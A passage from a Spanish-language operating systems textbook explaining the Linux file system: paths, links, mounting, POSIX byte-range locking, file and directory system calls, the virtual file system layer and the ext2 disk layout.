pero otras son únicas para los sistemas basados en UNIX. El diseño de Linux es en especial interesante, debido a que ilustra con claridad el principio de *Lo pequeño es hermoso*. A pesar de contar con un mecanismo mínimo y un número muy limitado de llamadas al sistema, Linux ofrece un poderoso y elegante sistema de archivos.

10.6.1 Conceptos fundamentales

El sistema de archivos inicial de Linux fue MINIX 1. Sin embargo, debido al hecho de que limitaba los nombres de archivos a 14 caracteres (para poder ser compatible con la versión 7 de UNIX) y a que el tamaño máximo de sus archivos era de 64 MB (lo cual era una exageración en los discos duros de 10 MB de su época), había un interés en mejores sistemas de archivos casi desde el inicio del desarrollo de Linux, que empezó aproximadamente 5 años después de liberar el MINIX 1. La primera mejora fue el sistema de archivos ext, que permitía nombres de archivos de 255 caracteres y archivos de 2 GB, pero era más lento que el sistema de archivos MINIX 1, por lo que la búsqueda continuó durante un tiempo. En cierto momento se inventó el sistema de archivos ext2, con nombres de archivos largos, archivos extensos y un mejor rendimiento, y desde entonces se convirtió en el sistema de archivos principal. No obstante, Linux admite varias docenas de sistemas de archivos mediante el nivel Sistema de archivos virtual (VFS) (que analizaremos en la siguiente sección). Al vincular Linux, se ofrece una opción en cuanto a los sistemas de archivos que se van a incluir en el kernel. Otros se pueden cargar en forma dinámica como módulos durante la ejecución, si es necesario.

Un archivo en Linux es una secuencia de 0 o más bytes que contienen información arbitraria. No se hace distinción entre los archivos ASCII, los archivos binarios o cualquier otro tipo de archivo. El significado de los bits en un archivo depende por completo de su propietario. Al sistema no le importa. Los nombres de los archivos se limitan a 255 caracteres, y se permiten todos los caracteres ASCII excepto NUL en los nombres de archivos, por lo que un nombre de archivo que consista en tres retornos de carro es válido (pero no es muy conveniente).

Por convención, muchos programas esperan que los nombres de los archivos consistan en un nombre base y una extensión, separados por un punto (que cuenta como carácter). Así, *prog.c* es por lo general un programa de C, *prog.f90* es por lo general un programa de FORTRAN 90 y *prog.o* es por lo general un archivo de código objeto (producido por el compilador). Estas convenciones no las implementa el sistema operativo, sino que algunos compiladores y otros programas las esperan. Las extensiones pueden tener cualquier longitud, y los archivos pueden tener varias extensiones, como en *prog.java.gz*, que probablemente sea un programa de Java comprimido con *gzip*.

Los archivos se pueden agrupar en directorios por conveniencia. Los directorios se almacenan como archivos, y hasta cierto grado se pueden tratar como ellos. Los directorios pueden contener subdirectorios, lo que nos lleva a un sistema de archivos jerárquico. El directorio raíz se llama / y por lo general contiene varios subdirectorios. El carácter / también se utiliza para separar nombres de directorios, por lo que el nombre */usr/ast/x* denota el archivo *x* ubicado en el directorio *ast*, el cual se encuentra en el directorio */usr*. Algunos de los directorios principales cerca de la parte superior del árbol se muestran en la figura 10-23.

Directorio	Contenido
bin	Programas binarios (ejecutables)
dev	Archivos especiales para dispositivos de E/S
etc	Archivos misceláneos del sistema
lib	Bibliotecas
usr	Directorios de usuario

Figura 10-23. Algunos directorios importantes que se encuentran en la mayoría de los sistemas Linux.

Hay dos formas de especificar los nombres de archivos en Linux, tanto para el shell como al abrir un archivo desde el interior de un programa. La primera forma es mediante el uso de una **ruta absoluta**, donde se indica cómo llegar al archivo desde el directorio raíz. Un ejemplo de una ruta absoluta es */usr/ast/libros/mos3/cap-10*. Esto indica al sistema que debe buscar en el directorio raíz un directorio llamado *usr*, después debe buscar ahí otro directorio llamado *ast*. A su vez, este directorio contiene un directorio llamado *libros*, el cual contiene el directorio *mos3*, que contiene el archivo *cap-10*.

Los nombres de rutas absolutas son a menudo largos e inconvenientes. Por esta razón, Linux permite a los usuarios y procesos designar el directorio actual en el que se encuentran trabajando como el **directorio de trabajo**. Los nombres de rutas también se pueden especificar en forma relativa al directorio de trabajo. Un nombre de ruta que se especifica de esta manera es una **ruta relativa**. Por ejemplo, si */usr/ast/libros/mos3* es el directorio de trabajo, entonces el comando del shell

```
cp cap-10 respaldo-10
```

tiene exactamente el mismo efecto que el siguiente comando más largo:

```
cp /usr/ast/libros/mos3/cap-10 /usr/ast/libros/mos3/respaldo-10
```

Con frecuencia ocurre que un usuario necesita hacer referencia a un archivo que pertenece a otro usuario, o que por lo menos se encuentra en alguna otra parte del archivo de directorios. Por ejemplo, si dos usuarios comparten un archivo, éste se encontrará en un directorio que pertenezca a uno de ellos, por lo que el otro usuario tendrá que utilizar un nombre de ruta absoluta para referirse al archivo (o tendrá que cambiar el directorio de trabajo). Si esta ruta es demasiado larga, puede ser irritante tener que escribirla varias veces. Linux ofrece una solución para este problema, al permitir que los usuarios creen una nueva entrada en el directorio que apunte a un archivo existente. A dicha entrada se le conoce como **vínculo**.

Como ejemplo, considere la situación de la figura 10-24(a). Fred y Lisa trabajan juntos en un proyecto, y cada quien necesita acceso a los archivos del otro. Si Fred tiene */usr/fred* como su directorio de trabajo, puede hacer referencia al archivo *x* en el directorio de Lisa como */usr/lisa/x*. De manera alternativa, Fred puede crear una nueva entrada en su directorio, como se muestra en la figura 10-24(b), después de lo cual puede utilizar *x* para indicar */usr/lisa/x*.

En el ejemplo que acabamos de ver, sugerimos que antes de la vinculación la única forma de que Fred hiciera referencia al archivo *x* de Lisa era mediante su ruta absoluta. En realidad, esto no




Figura 10-24. (a) Antes de la vinculación. (b) Después de la vinculación.

es completamente cierto. Cuando se crea un directorio se crean en él, de manera automática, las entradas . y .. . La primera entrada se refiere al directorio de trabajo mismo. La segunda se refiere al padre de ese directorio; es decir, el directorio en el que se lista el directorio de trabajo. Así, desde el directorio */usr/fred* se puede utilizar otra ruta al archivo *x* de Lisa: *../lisa/x*.

Además de los archivos regulares, Linux también acepta los archivos especiales de caracteres y los archivos especiales de bloques. Los archivos especiales de caracteres se utilizan para modelar los dispositivos de E/S en serie, como los teclados y las impresoras. Al abrir y leer de */dev/tty* se lee del teclado; al abrir y escribir en */dev/lp* se escribe en la impresora. Los archivos especiales de bloques, que con frecuencia tienen nombres como */dev/hd1*, se pueden utilizar para leer y escribir en particiones de disco crudas sin importar el sistema de archivos. Así, una búsqueda en el byte *k* seguida de una lectura empezará a leer desde el *k*-ésimo byte en la partición correspondiente, ignorando por completo al nodo-i y la estructura de archivos. Por ejemplo, los dispositivos de bloques crudos se utilizan para paginación e intercambio en los programas que establecen sistemas de archivos (por ejemplo, *mkfs*), y en programas que corrigen sistemas de archivos enfermos (por ejemplo, *fsck*).

Muchas computadoras tienen dos o más discos. Por ejemplo, en las mainframes en los bancos es con frecuencia muy necesario tener 100 o más discos en una sola máquina, para poder contener las enormes bases de datos requeridas. Incluso las computadoras personales tienen normalmente al menos dos discos: un disco duro y una unidad de disco óptico (como el DVD). Cuando hay varias unidades de disco, surge la cuestión sobre cómo manejarlos.

Una solución es colocar un sistema de archivos auto contenido en cada unidad y sólo mantenerlos separados. Por ejemplo, considere la situación que se muestra en la figura 10-25(a). Aquí tenemos un disco duro al que llamaremos *C:*, y un DVD al que llamaremos *D:*. Cada uno tiene su propio directorio raíz y sus propios archivos. Con esta solución, el usuario tiene que especificar tanto el dispositivo como el archivo cuando se necesita algo que no sea el valor predeterminado. Por ejemplo, para copiar el archivo *x* en el directorio *d* (suponiendo que *C:* sea el predeterminado), hay que escribir

```
cp D:/x  /a/d/x
```

Este es el método que utilizan varios sistemas, incluyendo MS-DOS, Windows 98 y VMS.




Figura 10-25. (a) Sistemas de archivos separados. (b) Después de montarlos.

La solución de Linux es permitir montar un disco en el árbol de archivos de otro disco. En nuestro ejemplo, podríamos montar el DVD en el directorio */b*, con lo cual se produce el sistema de archivos de la figura 10-25(b). Ahora el usuario ve un solo árbol de archivos, y ya no se tiene que preocupar sobre cuál archivo reside en qué dispositivo. El comando de copia anterior se convierte ahora en

```
cp /b/x  /a/d/x
```

exactamente como hubiera sido si todo hubiera estado en el disco duro desde el principio.

Otra propiedad interesante del sistema de archivos de Linux es el **bloqueo**. En algunas aplicaciones, dos o más procesos pueden estar usando el mismo archivo al mismo tiempo, lo cual puede producir condiciones de competencia. Una solución es programar la aplicación con regiones críticas. No obstante, si los procesos pertenecen a usuarios independientes que ni siquiera se conocen entre sí, por lo general este tipo de coordinación es inconveniente.

Por ejemplo, considere una base de datos que consiste en muchos archivos en uno o más directorios, a los cuales acceden usuarios que no están relacionados. Sin duda es posible asociar un semáforo con cada directorio o archivo y lograr una exclusión mutua, al hacer que los procesos realicen una operación `down` en el semáforo apropiado antes de acceder a los datos. Sin embargo, la desventaja es que luego todo un directorio o archivo estaría inaccesible, aun cuando tal vez sólo se requiera un registro.

Por esta razón, POSIX ofrece un mecanismo flexible y detallado para que los procesos bloqueen desde un solo byte hasta todo un archivo en una operación indivisible. El mecanismo de bloqueo requiere que el proceso que hace la llamada especifique el archivo a bloquear, el byte inicial y el número de bytes. Si la operación tiene éxito, el sistema crea una entrada en la tabla para indicar que los bytes en cuestión (por ejemplo, el registro de una base de datos) están bloqueados.

Hay dos tipos de bloqueos: **bloqueos compartidos** y **bloqueos exclusivos**. Si una porción de un archivo ya contiene un bloqueo compartido, se permite un segundo intento de colocar un bloqueo compartido sobre este archivo, pero un intento de poner un bloqueo exclusivo sobre él fracasará. Si una porción de un archivo contiene un bloqueo exclusivo, todos los intentos de bloquear cualquier parte de esta porción fracasarán hasta que se libere el bloqueo. Para poder colocar un bloqueo con éxito, todos los bytes en la región que se desea bloquear deben estar disponibles.

Al colocar un bloqueo, un proceso debe especificar si se desea bloquear o no en caso de que no se pueda colocar el bloqueo. Si opta por bloquearse, cuando se haya eliminado el bloqueo existente, el proceso se desbloqueará y se colocará el bloqueo en el archivo. Si el proceso opta por no bloquearse cuando no pueda colocar un bloqueo en el archivo, la llamada al sistema regresará de inmediato y el código de estado indicará si el bloqueo del archivo tuvo éxito o no. Si fracasó, el proceso que hizo la llamada tiene que decidir qué es lo que debe hacer a continuación (por ejemplo, esperar e intentar de nuevo).

Las regiones bloqueadas se pueden traslapar. En la figura 10-26(a) podemos ver que el proceso *A* ha colocado un bloqueo compartido en los bytes 4 a 7 de cierto archivo. Después, el proceso *B* coloca un bloqueo compartido en los bytes 6 a 9, como se muestra en la figura 10-26(b). Por último, *C* bloquea los bytes 2 a 11. Mientras estos bloqueos sean compartidos, pueden co-existir.




Figura 10-26. (a) Un archivo con un bloqueo. (b) Adición de un segundo bloqueo. (c) Un tercer bloqueo.

Ahora considere lo que ocurre si un proceso trata de adquirir un bloqueo exclusivo sobre el byte 9 del archivo de la figura 10-26(c), donde el proceso solicita bloquearse en caso de que fracase el bloqueo de ese byte. Como hay dos bloqueos anteriores sobre este bloque, el proceso que hizo la llamada se bloqueará y permanecerá en ese estado hasta que *B* y *C* liberen sus bloqueos.

10.6.2 Llamadas al sistema de archivos en Linux

Muchas llamadas al sistema están relacionadas con los archivos y el sistema de archivos. Primero analizaremos las llamadas al sistema que operan sobre archivos individuales. Más adelante examinaremos las llamadas al sistema que involucran directorios o el sistema de archivo como un todo. Para crear un nuevo archivo, se puede utilizar la llamada `creat` (cuando se le preguntó a Ken Thompson qué hubiera hecho de distinta manera si tuviera la oportunidad de reinventar UNIX, respondió que utilizaría `create` en vez de `creat`). Los parámetros proporcionan el nombre del archivo y el modo de protección. Así,

```
fd = creat("abc", modo);
```

crea un archivo llamado *abc*, cuyos bits de protección se obtienen de *modo*. Estos bits determinan cuáles usuarios pueden acceder al archivo y de qué forma. Más adelante los analizaremos.

La llamada a `creat` no sólo crea un nuevo archivo, sino que también lo abre en modo de escritura. Para permitir que las siguientes llamadas al sistema accedan al archivo, una llamada exitosa a `creat` devuelve como resultado un pequeño entero no negativo conocido como **descriptor de archivo**, *fd* en el ejemplo anterior. Si se llama a `creat` en un archivo existente, la longitud de ese archivo se trunca a 0 y se descarta su contenido. También se pueden crear archivos mediante la llamada a `open` con los argumentos apropiados.

Ahora sigamos analizando las principales llamadas al sistema de archivos, que se listan en la figura 10-27. Para leer o escribir en un archivo existente, primero se debe abrir mediante `open`. Esta llamada especifica el nombre de archivo que se va a abrir y cómo se debe abrir: para lectura, escritura o ambas. También se pueden especificar varias opciones. Al igual que `creat`, la llamada a `open` devuelve un descriptor de archivo que se puede utilizar para leer o escribir. Después el archivo se puede cerrar mediante `close`, que hace que el descriptor del archivo se pueda reutilizar en una llamada subsiguiente a `creat` u `open`. Estas dos llamadas siempre devuelven el descriptor de archivo de menor numeración que no se encuentre en uso actualmente.

Cuando un programa se empieza a ejecutar de la manera estándar, los descriptores 0, 1 y 2 ya están abiertos para la entrada estándar, la salida estándar y el error estándar, respectivamente. De esta forma, un filtro como el programa *sort* puede leer su entrada del descriptor de archivo 0 y escribir su salida en el descriptor de archivo 1, sin tener que saber qué archivos son. Este mecanismo funciona debido a que el shell se encarga de que estos valores se refieran a los archivos correctos (redirigidos) antes de que se inicie el programa.

Las llamadas que se utilizan con más frecuencia son sin duda `read` y `write`. Cada una tiene tres parámetros: un descriptor de archivo (que indica en qué archivo abierto se debe leer o escribir), una dirección de búfer (que indica en dónde se deben poner los datos, o de dónde se deben obtener) y una cuenta (que indica cuántos bytes se deben transferir). Eso es todo lo que hay. Es un diseño muy simple. Una llamada típica es

```
n = read(fd, bufer, nbytes);
```

Aunque casi todos los programas leen y escriben archivos en forma secuencial, algunos programas necesitan tener la capacidad de acceder a cualquier parte de un archivo al azar. Cada archivo

Llamada al sistema	Descripción
da = creat(nombre, modo)	Una forma de crear un nuevo archivo
fd = open(archivo, como, …)	Abre un archivo para lectura, escritura o ambas
s = close(fd)	Cierra un archivo abierto
n = read(fd, bufer, nbytes)	Lee datos de un archivo y los coloca en un búfer
n = write(fd, bufer, nbytes)	Escribe datos de un búfer a un archivo
posicion = lseek(fd, despl, de_donde)	Desplaza el apuntador del archivo
s = stat(nombre, &buf)	Obtiene la información de estado de un archivo
s = fstat(fd, &buf)	Obtiene la información de estado de un archivo
s = pipe(&fd[0])	Crea una tubería
s = fcntl(fd, cmd, …)	Bloqueo de archivos y otras operaciones

Figura 10-27. Algunas llamadas al sistema relacionadas con archivos. El código de retorno *s* es −1 si ocurrió un error; *da* es un descriptor de archivo y *posicion* es un desplazamiento. Los parámetros se explican por sí mismos.

tiene asociado un apuntador que indica la posición actual en el archivo. Al leer (o escribir) en forma secuencial, por lo general apunta al siguiente byte que se debe leer (escribir). Por ejemplo, si el apuntador está en 4096, después de leer 1024 bytes se desplazará de manera automática a la posición 5120 después de una llamada al sistema `read` exitosa. La llamada a `lseek` cambia el valor del apuntador de posición, por lo que las llamadas subsiguientes a `read` o `write` pueden empezar en cualquier parte del archivo, o incluso más allá de su final. Se le llama `lseek` para evitar confundirla con `seek`, una llamada que ahora es obsoleta pero antes se utilizaba en las computadoras de 16 bits para realizar búsquedas.

`Lseek` tiene tres parámetros: el primero es el descriptor para el archivo; el segundo es una posición de archivo; el tercero indica si la posición del archivo es relativa a su inicio, a la posición actual o a su final. El valor devuelto por `lseek` es la posición absoluta en el archivo después de modificar el apuntador al archivo. Es un poco irónico que `lseek` sea la única llamada al sistema de archivos que nunca produce una búsqueda actual en el disco, ya que todo lo que hace es actualizar la posición actual en el archivo, que es un número en la memoria.

Para cada archivo, Linux lleva el registro del modo del archivo (regular, directorio, archivo especial), su tamaño, fecha de última modificación y demás información. Los programas pueden pedir ver esta información a través de la llamada al sistema `stat`. El primer parámetro es el nombre del archivo. El segundo es un apuntador a una estructura donde se va a colocar la información solicitada. En la figura 10-28 se muestran los campos en la estructura. La llamada a `fstat` es igual que `stat`, excepto que opera con un archivo abierto (cuyo nombre tal vez no se conozca) en vez de hacerlo con un nombre de ruta.

La llamada al sistema `pipe` se utiliza para crear tuberías. Crea un tipo de seudoarchivo, que coloca en un búfer los datos entre los componentes de la tubería y devuelve descriptores de archivo para leer y escribir en el búfer. En una tubería tal como

```
sort <ent | head −30
```

Dispositivo en el que está el archivo
Número de nodo-i (cuál archivo en el dispositivo)
Modo del archivo (incluye información de protección)
Número de vínculos al archivo
Identidad del propietario del archivo
Grupo al que pertenece el archivo
Tamaño del archivo (en bytes)
Hora de creación
Hora del último acceso
Hora de la última modificación

Figura 10-28. Los campos devueltos por la llamada al sistema `stat`.

el descriptor de archivo 1 (salida estándar) en el proceso que ejecuta *sort* se establece (mediante el shell) para escribir en la tubería, y el descriptor de archivo 0 (entrada estándar) en el proceso que ejecuta *head* se establece para leer de la tubería. De esta forma, *sort* simplemente lee del descriptor de archivo 0 (que se estableció en el archivo *ent*) y escribe en el descriptor 1 (la tubería) sin estar consciente siquiera de que estos descriptores se redirigieron. Si no se hubieran redirigido, *sort* leería de manera automática del teclado y escribiría en la pantalla (los dispositivos predeterminados). De manera similar, cuando *head* lee del descriptor de archivo 0, está leyendo los datos que *sort* colocó en el búfer de la tubería sin saber siquiera que se está utilizando una. Éste es un claro ejemplo de cómo un concepto simple (redirección) con una implementación simple (descriptores de archivo 0 y 1) puede producir una poderosa herramienta (conectar programas en formas arbitrarias sin tener que modificarlos para nada).

La última llamada al sistema en la figura 10-27 es `fcntl`. Se utiliza para bloquear y desbloquear archivos, aplicar bloqueos compartidos o exclusivos y realizar unas cuantas operaciones más que son específicas para archivos.

Ahora veamos algunas llamadas al sistema que se relacionan más con los directorios o con el sistema de archivos como un todo, en vez de un solo archivo específico. Algunas de las llamadas comunes se listan en la figura 10-29. Los directorios se crean y se destruyen mediante el uso de `mkdir` y `rmdir`, respectivamente. Un directorio se puede eliminar sólo si está vacío.

Como vimos en la figura 10-24, al crear un vínculo a un archivo se crea una nueva entrada en el directorio que apunta a un archivo existente. La llamada al sistema `link` crea el vínculo. Los parámetros especifican los nombres original y nuevo, respectivamente. Las entradas del directorio se eliminan mediante `unlink`. Cuando se elimina el último vínculo a un archivo, la primera llamada a `unlink` hace que desaparezca. Para un archivo que nunca se ha vinculado, la primer llamada a `unlink` hace que desaparezca.

El directorio de trabajo se cambia mediante la llamada al sistema `chdir`. Esto tiene el efecto de cambiar la interpretación de los nombres de rutas relativas.

Las últimas cuatro llamadas de la figura 10-29 son para leer directorios. Se pueden abrir, cerrar y leer, en forma similar a los archivos ordinarios. Cada llamada a `readdir` devuelve exactamente una entrada del directorio en un formato fijo. No hay forma de que los usuarios escriban en un

Llamada al sistema	Descripción
s = mkdir(ruta, modo)	Crea un nuevo directorio
s = rmdir(ruta)	Elimina un directorio
s = link(rutaant, rutanueva)	Crea un vínculo a un archivo existente
s = unlink(ruta)	Elimina el vínculo de un archivo
s = chdir(ruta)	Cambia el directorio de trabajo
dir = opendir(ruta)	Abre un directorio para leerlo
s = closedir(dir)	Cierra un directorio
dirent = readdir(dir)	Lee una entrada del directorio
rewinddir(dir)	Rebobina un directorio para poder volverlo a leer

Figura 10-29. Algunas llamadas al sistema relacionadas con directorios. El código de retorno *s* es −1 si ocurrió un error; *dir* identifica un flujo de directorios, y *dirent* es una entrada del directorio. Los parámetros se explican por sí solos.

directorio (para poder mantener la integridad del sistema de archivos). Se pueden agregar archivos a un directorio mediante `creat` o `link` y se pueden eliminar mediante `unlink`. Tampoco hay forma de buscar un archivo específico en un directorio, pero `rewinddir` permite volver a leer un directorio abierto desde el principio.

10.6.3 Implementación del sistema de archivos de Linux

En esta sección analizaremos primero las abstracciones que proporciona el nivel del Sistema de Archivos Virtual. El VFS oculta de los procesos y las aplicaciones de nivel superior las diferencias entre muchos tipos de sistemas de archivos que Linux acepta, ya sea que residan en dispositivos locales o que se almacenen en forma remota, y haya que acceder a ellos mediante la red. También se puede acceder a los dispositivos y otros archivos especiales mediante el nivel VFS. A continuación analizaremos la implementación del primer sistema de archivos de Linux de uso extenso: **ext2**, o el segundo **sistema de archivos extendido**. Después de eso analizaremos las mejoras en el sistema de archivos ext3. También se utilizan muchos otros sistemas de archivos. Todos los sistemas Linux pueden manejar varias particiones de disco, y cada una puede tener un sistema de archivos distinto.

El sistema de archivos virtual de Linux

Para poder permitir que las aplicaciones interactúen con distintos sistemas de archivos, implementados en distintos tipos de dispositivos locales o remotos, Linux adopta una metodología que se utiliza en otros sistemas UNIX: el Sistema de Archivos Virtual (VFS). VFS define un conjunto de abstracciones básicas del sistema de archivos y las operaciones que se permiten en estas abstracciones. Las invocaciones de las llamadas al sistema que describimos en la sección anterior acceden a las estructuras de datos del VFS, determinan el sistema de archivos exacto al que pertenece el ar-

chivo utilizado, y mediante los apuntadores a funciones almacenados en las estructuras de datos del VFS, invocan a la operación correspondiente en el sistema de archivos especificado.

En la figura 10-30 se sintetizan las cuatro estructuras principales de sistemas de archivos que el VFS acepta. El **superbloque** contiene información crítica sobre la distribución del sistema de archivos. Si se destruye el superbloque, el sistema de archivos no se podrá leer. Cada uno de los **nodos-i** (abreviación de nodos índice, pero nunca se les llama así, aunque algunas personas perezosas omitieron el guión corto y les llamaron **nodosi**) describe sólo un archivo. Observe que en Linux, los directorios y dispositivos también se representan como archivos, por lo cual tienen sus correspondientes nodos-i. Tanto los superbloques como los nodos-i tienen una estructura correspondiente que se mantiene en el disco físico donde reside el sistema de archivos.

Objeto	Descripción	Operación
Superbloque	sistema de archivos específico	read_inode, sync_fs
Dentry	entrada del directorio, un solo componente de una ruta	create, link
Nodo-i	archivo específico	d_compare, d_delete
Archivo	abre el archivo asociado con un proceso	read, write

Figura 10-30. Abstracciones del sistema de archivos que el VFS acepta.

Para facilitar ciertas operaciones de directorios y recorridos de rutas, como */usr/ast/bin*, el VFS proporciona una estructura de datos conocida como **dentry**, que representa una entrada del directorio. Esta estructura de datos se crea mediante el sistema de archivos al instante. Las entradas de directorio se colocan en caché, en una estructura *dentry_cache*. Por ejemplo, la *dentry_cache* contendría entradas para */*, */usr*, */usr/ast*, etcétera. Si varios procesos acceden al mismo archivo a través del mismo vínculo duro (es decir, la misma ruta), su objeto archivo apuntará a la misma entrada en esta caché.

Por último, la estructura de datos **archivo** es una representación en memoria de un archivo abierto y se crea en respuesta a la llamada al sistema `open`. Acepta operaciones como `read`, `write`, `sendfile`, `lock` y otras llamadas al sistema que se describen en la sección anterior.

Los sistemas de archivos actuales que se implementan por debajo del VFS no necesitan utilizar las mismas abstracciones y operaciones en forma interna. Sin embargo, deben implementar operaciones del sistema de archivos con equivalencia semántica como las que se especifican con los objetos del VFS. Los elementos de las estructuras de datos de *operaciones* para cada uno de los cuatro objetos del VFS son apuntadores a funciones en el sistema de archivos subyacente.

El sistema de archivos ext2 de Linux

A continuación analizaremos el sistema de archivos en disco más popular que se utiliza en Linux: **ext2**. La primera versión de Linux utilizaba el sistema de archivos de MINIX, y estaba limitado por los nombres de archivos cortos y los tamaños de archivos de 64 MB. En cierto momento el sistema MINIX se reemplazó por el primer sistema de archivos extendido: **ext**, el cual permitía nombres de

archivos y tamaños de archivos más largos. Debido a sus ineficiencias en el rendimiento, ext se reemplazó por su sucesor **ext2**, que aún se utiliza en muchas partes.

Una partición de disco ext2 de Linux contiene un sistema de archivos con la distribución que se muestra en la figura 10-31. Linux no utiliza el bloque 0, el cual a menudo contiene código para iniciar la computadora. Después del bloque 0, la partición de disco se divide en grupos de bloques, sin importar en dónde estén los límites de los cilindros. Cada grupo se organiza de la siguiente manera:

El primer bloque es el **superbloque**, el cual contiene información sobre la distribución del sistema de archivos, incluyendo el número de nodos-i, el número de bloques de disco y el inicio de la lista de bloques de disco libres (por lo general, de unos cuantos cientos de entradas). A continuación viene el descriptor de grupo, el cual contiene información sobre la ubicación de los mapas de bits, el número de bloques libres y nodos-i en el grupo, y el número de directorios en el grupo. Esta información es importante, ya que ext2 intenta esparcir los directorios de manera uniforme por el disco.




Figura 10-31. Distribución en el disco del sistema de archivos ext2 de Linux.

Dos mapas de bits llevan el registro de los bloques libres y nodos-i libres, respectivamente; esta opción se heredó del sistema de archivos MINIX 1 (y es contraria a la mayoría de los sistemas de archivos de UNIX, que utilizan una lista de bloques libres). Cada mapa tiene un bloque de longitud. Con un bloque de 1 KB, este diseño limita un grupo de bloques a 8192 bloques y 8192 nodos-i. La primera es una restricción real, pero en la práctica, la segunda no lo es.

Después del superbloque están los mismos nodos-i. Se enumeran desde 1 hasta cierto máximo. Cada nodo-i es de 128 bytes de longitud y describe a un sólo archivo. Un nodo-i contiene información contable (incluyendo toda la información devuelta por `stat`, que simplemente toma del nodo-i), así como la información suficiente para localizar todos los bloques de disco que contienen los datos del archivo.

Después de los nodos-i están los bloques de datos. Todos los archivos y directorios se almacenan aquí. Si un archivo o directorio consiste en más de un bloque, los bloques no tienen que ser contiguos en el disco. De hecho, es probable que los bloques de un archivo extenso estén esparcidos por todo el disco.

Los nodos-i que corresponden a los directorios están dispersos por todos los grupos de bloques del disco. Ext2 intenta colocar los archivos ordinarios en el mismo grupo de bloques que el directorio padre, y los archivos de datos en el mismo bloque que el nodo-i del archivo original, siempre y cuando haya espacio suficiente. Esta idea proviene del Sistema de Archivos Rápido de Berkeley

(McKusick y colaboradores, 1984). Los mapas de bits se utilizan para tomar decisiones rápidas en relación con el lugar donde se deben asignar los datos del nuevo sistema de archivos. Cuando se asignan nuevos bloques de archivo, ext2 también *asigna previamente* un número (ocho) de bloques adicionales para ese archivo, de manera que se minimice la fragmentación de archivos debido a las futuras operaciones de escritura. Este esquema balancea la carga del sistema de archivos entre todo el disco. También tiene un buen rendimiento debido a sus tendencias de colocación y fragmentación reducida.

Para acceder a un archivo, primero se debe usar una de las llamadas al sistema de Linux, como `open`, que requiere el nombre de ruta del archivo. Este nombre de ruta se analiza para extraer los directorios individuales. Si se especifica una ruta relativa, la búsqueda empieza desde el directorio actual del proceso; en caso contrario empieza desde el directorio raíz. En cualquier caso, el nodo-i del primer directorio se puede localizar con facilidad: hay un apuntador a este nodo-i en el descriptor del proceso, o en el caso de un directorio raíz, por lo general se almacena en un bloque predeterminado en el disco.

